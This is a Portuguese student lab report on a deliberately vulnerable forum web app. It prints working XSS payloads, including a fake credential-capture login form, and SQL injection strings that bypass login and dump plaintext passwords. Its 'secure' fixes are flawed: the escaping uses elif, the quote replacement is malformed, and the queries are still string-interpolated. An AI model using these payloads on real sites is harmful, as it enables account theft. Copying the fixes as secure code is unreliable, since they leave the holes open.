

## **Relatório de Análise**

Segurança Informática e nas Organizações

Departamento de Eletrónica, Telecomunicações e Informática

Prof. João Paulo Barraca

Prof. André Zúquete

Ano Letivo 2021/2022

Projeto 1 Vulnerabilidades - Equipa 21

André Clérigo, 98485

Cláudio Asensio, 98433

Hugo Domingos, 98502

Tiago Marques, 98459

# Índice

Índice .....	2
Introdução ao Fórum .....	3
CWEs.....	4
CWE-79 .....	4
CWE-89 .....	4
CWE-256.....	4
CWE-620.....	4
CWE-756.....	4
<i>Exploit</i> das Vulnerabilidades .....	5
CWE-79 .....	5
CWE-89 .....	7
CWE-256.....	10
CWE-620.....	11
CWE-756.....	12
<i>Fix</i> das Vulnerabilidades.....	15
CWE-79 .....	15
CWE-89 .....	17
CWE-256.....	18
CWE-620.....	19
CWE-756.....	20

## Introdução ao Fórum

O nosso projeto implementa um simples *website* de fórum. Dentro deste é possível criar novos utilizadores, dar *login* mantendo sessão, isto é, enquanto o servidor estiver a correr basta ser feito *login* uma vez para que o *website* reconheça o utilizador que o está a aceder. É possível também criar *posts* com título, conteúdo e autor, em que o título e o conteúdo são descritos pelo utilizador, mas sendo o campo de autor preenchido automaticamente pela *backend* usando a sessão. Da mesma maneira os comentários também possuem conteúdo e autor sendo que o campo de autor também preenchido automaticamente.

É de notar que quando o utilizador não está *logged in* este é redirecionado para a página de autenticação quando este tenta fazer um *post* ou comentário.

Outras funções que o nosso website também oferece incluem: procurar um *post* por título e mudar a atual palavra-passe do utilizador.

Para o nosso *app.py* que é a *app* não segura, podemos ver que sanitização de *input* não acontece, e por isso é possível realizar *SQLInjection* nas secções de *login*, *search bar* e *posts* da página inicial. A *search bar*, e os campos texto no *post* e nos respetivos comentários também não têm qualquer tipo de sanitização, logo é possível inserir código *Javascript* nos mesmos. Este código será executado de forma involuntária quando um utilizador entra na página inicial do *website* (XSS). Outro dos problemas que esta *app* tem é o facto de conseguir visualizar código da *backend* quando o *input* do utilizador resulta num erro de *status* 500.

Para o nosso *app\_sec.py* que é a nossa *app* segura, podemos fazer uso de todas as funções que a nossa aplicação tem, sem introduzir qualquer tipo de vulnerabilidade.

## CWEs

### CWE-79

O CWE-79, mais conhecido por ('*Cross-site Scripting*') refere-se à neutralização imprópria do *input* durante a geração da página *web*. Este tipo de vulnerabilidade tira proveito de código *Javascript* embutido em conteúdo que o *website* dá *display*, podendo correr código no lado do utilizador involuntariamente.

### CWE-89

O CWE-89, mais conhecido por ('*SQL Injection*'), refere-se à neutralização imprópria de elementos especiais usados em comandos *SQL*. Este tipo de vulnerabilidade é bastante utilizada para que o atacante consiga injetar código indesejado nas *queries* feitas à base de dados, podendo dar *display* de informação protegida, remover conteúdo relevante das tabelas e alterar informação protegida.

### CWE-256

O CWE-256 refere-se ao armazenamento de *passwords* em texto simples, ou seja, a base de dados contém as *passwords* sem qualquer tipo de proteção, e por isso, se o atacante conseguir aceder à base de dados, consegue ter acesso direto à conta desses utilizadores.

### CWE-620

O CWE-620 refere-se à possibilidade de mudar a *password* de um utilizador sem ter que inserir a *password* antiga. Caso o atacante consiga aceder à conta do utilizador, este irá conseguir negar o acesso à mesma sem muito esforço.

### CWE-756

O CWE-756 refere-se à falta de uma *error page*, ou seja, uma página que é apresentada ao utilizador quando algum tipo de erro ocorre (página com *status code* 400, 500, ...). Quando esta página não é implementada, a geração da página de erro é da competência da biblioteca usada para o *backend*, e por isso, mostra erros descritivos com a exibição de informação sensível (código usado para as *queries*).

## ***Exploit das Vulnerabilidades***

### **CWE-79**

Vulnerabilidade já referida em cima e que tira proveito da “injeção” de código *Javascript* em conteúdos que são gravados pelo servidor. Neste caso título e conteúdo dos *posts* e também os seus respetivos comentários.

#### **O que é que o atacante ganha?**

O atacante poderá correr código automaticamente pelo lado do servidor ou até fazer enganar o utilizador a inserir informação que noutro contexto não partilharia.

Inserindo o seguinte excerto de código é possível redirecionar o utilizador para outra página quando este clica no *post* na página principal (**Error! Reference source not found.**).

```
<script>

function openPag(){

    window.open('http://sweet.ua.pt/jpbarraca/course/sio-2122/lab-xss/')

    document.getElementById(compiler).style.display='block';

}

</script>

<td><a style='color:black;' onClick='openPag()'> OPEN AWESOME PAGE </a></td>
```

O seguinte excerto de código pode ser utilizado para enganar o utilizador a inserir as suas credenciais sem a noção de que todo o conteúdo pode ser enviado para um servidor remoto controlado pelo atacante (Figure 1) .

```
<div>

  <h1>Login</h1>

  <label for='email'><b>Email</b></label>
  <input type='text' placeholder='Enter Email' name='email' required>

  <label for='psw'><b>Password</b></label>
  <input type='password' placeholder='Enter Password' name='psw' required>

  <button type='submit' class='btn'>Login</button>
  <button type='button' class='btn cancel' onclick='get_user_data()'>Close</button>

</div>

<script>
function get_user_data(){
...
}
</script>
```




Figure 1 - Posts com conteúdo Javascript

## CWE-89

Esta vulnerabilidade em particular deixa o Fórum bastante vulnerável porque é com esta que muitos outros *exploits* conseguem ser atingidos, nomeadamente o CWE-256 e o CWE-756. Usa-se maioritariamente os caracteres de aspas (") e a combinação de (-- //) para comentar a *query*.

### Onde acontece?

#### **Login:**

Ao inserir <username>" -- // no campo do *username* na página do *login*, o atacante consegue fazer *login* sem precisar de *password*, uma vez que o código inserido comenta o campo onde o programa ia buscar a *password*.

#### **Search bar:**

Na barra de pesquisa do fórum podemos fazer vários ataques em que unimos o conteúdo de duas tabelas da base de dados e dessa forma a aplicação mostra informação crítica ao atacante, como por exemplo:

Receber nomes de todas as tabelas da base de dados:

```
" UNION SELECT 1, 2, "<br>", name FROM sqlite_master WHERE type='table' -- //
```

Receber usernames através do índice:

```
" UNION SELECT 1, 2, "<br>", username FROM users WHERE user_id LIKE "1" -- //
```

Receber *password* através do *username*:

```
" UNION SELECT 1, 2, "<br>", pword FROM users WHERE username LIKE "Hugito" -- //
```

Receber todos os *usernames* e *passwords* (Figure 2):

```
" UNION SELECT 1, "<br>", username, pword FROM users -- //
```




Figure 2 - Receber as *passwords* de todos os utilizadores



### Posts:

O atacante pode ainda injetar código ao inserir uma publicação no fórum e desta forma ir buscar informação à base de dados, por exemplo, pode receber a *password* e o *username* com o seguinte código no campo *title* quando se cria um *post*:

**2", (SELECT pword FROM users WHERE username='<username>'), 1 ) -- //**




Figure 3 - Mostrar a password de um utilizador no conteúdo de um post

### O que é que o atacante ganha?

Ao injetar algumas das linhas de código acima descritas o atacante consegue obter informação à qual não deveria ter acesso e perturbar o bom funcionamento do fórum. Em particular, acesso direto (por *login*) e indireto (por descobrir a *password*) a contas dos utilizadores.

## **CWE-256**

Esta vulnerabilidade é bastante interessante em conjunto com *SQLInjection*, é possível usar o CWE-89 para ver em *plain text* qual a palavra-passe de um ou mais utilizadores. Se esta não estiver cifrada o atacante consegue ver a *password* “escarrapachada”, enquanto quando se usa uma cifra (por exemplo: SHA-256) o atacante apenas consegue ver “lixo”.

### **Onde acontece?**

Acontece em todos os campos onde *SQLInjection* é possível, no caso da aplicação não segura, nos campos da *search bar* e título dos *posts*. Acontece também sempre que alguém que tem acesso à base de dados tenta ver as *passwords*, isto porque, as *passwords* não devem ser visíveis para qualquer tipo de pessoa, mesmo que esta seja o dono do fórum ou um administrador do sistema.

### **Como se replica?**

Usando o código de *SQLInjection* acima referidos, o atacante poderá ver as *passwords* de todos os utilizadores na base de dados, ou até procurar saber a *password* de um utilizador em específico (Figure 2 e Figure 3).

### **O que é que o atacante ganha?**

Obviamente, neste caso, o atacante fica a saber as *passwords* dos utilizadores que quiser, e por isso, este pode aceder às suas contas podendo criar *posts* e comentários em nome desse utilizador. Pode também alterar a *password* da conta desse utilizador, negando-lhe o acesso à mesma.

## CWE-620

Esta vulnerabilidade explora a mudança de *password* da conta de um utilizador sem ter que inserir a *password* atual. Em suma, o que temos aqui é uma falha no *desgin* na página onde se muda a *password*.


### Onde acontece?

Única e exclusivamente na página de perfil do utilizador, onde este tem um botão que lhe permite preencher um formulário e mudar a sua *password* atual.

### O que é que o atacante ganha?

Muito de acordo com o CWE-256 o que o atacante ganha é o acesso à conta do utilizador ao qual a *password* foi mudada, negando-lhe o acesso à mesma.

O formulário que é apresentado ao utilizador na app não segura é o seguinte:



Formulário para a mudança de password. O formulário contém três campos de entrada: 'Username', 'New Password' e 'Confirm New Password'. Abaixo dos campos, há dois botões: 'Close' (cinza) e 'Submit' (azul).

Username

New Password

Confirm New Password

Close Submit

Figure 4 - Forulário para a mudança de password

Deste modo, qualquer utilizador poderá ir à sua página de perfil, selecionar no campo de utilizador o nome de outro utilizador qualquer e mudar a sua *password*.

## CWE-756

Como foi explicado anteriormente, esta vulnerabilidade explora a visualização de informação sensível, neste caso, a visualização de código executado pela *backend* para fazer *queries* à base de dados. Isto facilita o ataque de *SQLInjection* já que o atacante sabe de que maneira a *query* é feita.

### Onde acontece?

Este tipo de ataque pode acontecer em todos os sítios onde acedemos à base de dados com dados inseridos pelo utilizador.

Sem necessitar de *login*:

- /auth
- /register\_user
- /search
- /post

Com *login* feito é possível todas as anteriores e as seguintes:

- /add\_post
- /add\_comment

Para criar o erro na *query* o utilizador tem que inserir umas aspas ("), de modo a fechar um dos parâmetros da *query* e gerar um erro de formatação.

Exemplos de geração de páginas de erros

[http://localhost:8080/auth?username=""&password=](http://localhost:8080/auth?username=) que é equivalente a preencher a página do seguinte modo.




Figure 5 - Gerar erro a tentar fazer SQLInjection num campo utilizado por uma query

Gerando a seguinte página de erro:

```
500 Internal Server Error
The server encountered an unexpected condition which prevented it from fulfilling the request.

Traceback (most recent call last):
  File "/home/andre/github/project-1--vulnerabilities-equipa_2l/venv/lib/python3.8/site-packages/cherrypy/_cprequest.py", line 638, in respond
    self._do_response(path_info)
  File "/home/andre/github/project-1--vulnerabilities-equipa_2l/venv/lib/python3.8/site-packages/cherrypy/_cprequest.py", line 697, in _do_response
    response.body = self.handler()
  File "/home/andre/github/project-1--vulnerabilities-equipa_2l/venv/lib/python3.8/site-packages/cherrypy/lib/encoding.py", line 223, in __call__
    self.body = self.oldhandler(*args, **kwargs)
  File "/home/andre/github/project-1--vulnerabilities-equipa_2l/venv/lib/python3.8/site-packages/cherrypy/_cpdispatch.py", line 54, in __call__
    return self.callable(*self.args, **self.kwargs)
  File "app.py", line 241, in auth
    res = conn.execute(f'SELECT 1 FROM users WHERE username="{username}" AND pwd="{password}"')
sqlite3.OperationalError: unrecognized token: "" AND pwd=""

Powered by CherryPy 18.6.1
```

Figure 6 - Erro descritivo sobre a query que está a ser feita na página de login

Pode-se também preencher os respectivos campos de input nas páginas por forma a gerar *requests* deste género:

[http://localhost:8080/register\\_user?username=a&fname=""&lname=""&pw="](http://localhost:8080/register_user?username=a&fname=)

[http://localhost:8080/register\\_user?username=""&fname=a&lname=b&pw=c](http://localhost:8080/register_user?username=)

[http://localhost:8080/search?name="](http://localhost:8080/search?name=)

[http://localhost:8080/post?id="](http://localhost:8080/post?id=)

[http://localhost:8080/add\\_post?title=""&body="](http://localhost:8080/add_post?title=)

[http://localhost:8080/add\\_comment?id=1&body="](http://localhost:8080/add_comment?id=1&body=)

### **O que é que o atacante ganha?**

Sendo exibida uma página de erro similar à imagem acima, a quantidade de informação dada ao atacante é imensa. Este fica imediatamente a saber como é feita a *query*, que existe numa tabela com o nome *table\_name* e os seus campos utilizados na execução da *query*. Tornando assim, por exemplo, um ataque *SQLInjection* (CWE-89) muito mais fácil de se realizar.

## Fix das Vulnerabilidades

### CWE-79

Para que o *Cross-Site-Scripting* não seja uma opção para o atacante termos que fazer com que certos caracteres inseridos fossem invalidados.

O código *Javascript* inserido quer em comentário quer em *post* pelo atacante é inserido na base de dados, mas é sanitizado quando o mesmo é carregado da base de dados para a página *html*. Deste modo, o script não tem efeito porque os caracteres deixam de ter significado de código *html* e passam a ser caracteres de texto. Para tal foi criada uma função específica para substituir os '>' e '<' (elementos necessários para inserir código *html* e *Javascript* numa página) por '&gt;' e '&lt;', respetivamente, na hora em que a informação for carregada da base de dados para ser posteriormente apresentada ao utilizador.

A função que faz a sanitização do conteúdo que se vai buscar à base de dados é a seguinte:

```
def sanitize_input(text):  
    if '<' in text:  
        text = text.replace('<', '&lt;')  
    elif '>' in text:  
        text = text.replace('>', '&gt;')  
    return text
```

Figure 7 - Troca de caracteres especiais para código *html* pela sua charref

Ao tentar executar código *Javascript* involuntariamente mostramos quais as diferenças nos *posts* entre a aplicação não segura e segura:




Figure 8 - Código js embutido no título e conteúdo de um post na app segura




Figure 9 - Código js embutido no título e conteúdo de um post na app não segura


Como se pode ver, os *posts* na aplicação não segura tem o conteúdo invisível porque o que na verdade está ali é código *html* e não caracteres de texto.



## CWE-89

Para garantir que o atacante não consegue executar uma *SQL Injection*, temos de fazer uma sanitização do input, isto é, certos caracteres críticos, tais como `-- //`, `'` e `"`, têm de ser substituídos por caracteres que não permitam o ataque. Temos ainda de ajustar a forma como fazemos as *queries*.

Relativamente à substituição de caracteres, utilizamos a função de *replace* do *python* das aspas e desta forma garantimos que não é possível fechar a *query* para executar o ataque.



```
(title.replace(""", ""))
```

Figure 10 - Replace de aspas por pelicas

Quanto à mudança de como as *queries* são feitas, temos por exemplo, os dois excertos de código abaixo usadas na *search bar* na aplicação não segura e na segura, respetivamente, em que na segura o código malicioso não é executado.

Uma *query* feita na app não segura:

```
res = conn.execute(f'SELECT post_id, title, msg, (SELECT username FROM  
users WHERE user_id=creator_id) FROM posts WHERE title LIKE "%{name}%"')
```

Uma *query* feita na app segura:

```
res = conn.execute('SELECT post_id, title, msg, (SELECT username FROM  
users WHERE user_id=creator_id) FROM posts WHERE title LIKE "%s" % ("%"  
+ name.replace(""", "'") + "%")')
```

Vistos que usamos as aspas para delimitar as variáveis correspondentes as *strings*, podemos substituir todas as aspas por pelicas, neutralizando o ataque à *query*.

## CWE-256

Para o *fix* desta vulnerabilidade tivemos que cifrar as *passwords* das contas dos utilizadores no momento do registo da conta, assim, a *password* inserida na base de dados já está cifrada, e por isso, na eventualidade de algum atacante ter acesso à base de dados, este não vai conseguir saber quais são as *passwords* dos utilizadores.

No ato de *login* a *password* inserida para validação é cifrada com a mesma *hash function* e posteriormente comparada com a que já esta armazenada na base de dados associada ao utilizador. Se a *password* que foi inserida estiver correta o valor devolvido pela função de *hash* terá de ser igual ao valor de *hash* que já está armazenado na base de dados.

```
password = hashlib.sha256(password.encode()).hexdigest()
```

Figure 11 - Hash da password antes desta ser inserida na base de dados

Deste modo, quando o atacante usa, por exemplo, *SQLInjection* para ter acesso às *passwords* dos utilizadores, esta é informação que ele vê na aplicação não segura:




Figure 12 - Visualização de passwords em plain text por SQLInjection


Caso fosse possível fazer *SQLInjection* na aplicação segura as *passwords* seriam substituídas pelas suas respetivas *hashes*.

## CWE-620

A retificação desta vulnerabilidade é clara e de fácil execução. No ato de mudança de *password* é adicionado um novo parâmetro para que seja possível mudar a *password*. O parâmetro adicionado é a *password* atual, deste modo é mantida a *feature* que possibilita o utilizador mudar a *password* de uma conta à qual não está *logged in*, adicionando uma verificação de autenticidade.

Assim que este pseudo-*login* é verificado, e caso a nova *password* respeite o formato pedido, a *password* do respetivo utilizador inserido é alterada.

O formulário que é apresentado ao utilizador passa a ser o que é visualizado na FIG em vez do formulário já visto acima na app não segura (Figure 4).



Formulário para a mudança de password na app segura. O formulário contém quatro campos de entrada de texto, cada um precedido por um rótulo: 'Username', 'Current Password', 'New Password' e 'Confirm New Password'. Abaixo dos campos, há dois botões: 'Close' (cinza) e 'Submit' (azul).

Username

Current Password

New Password

Confirm New Password

Close Submit

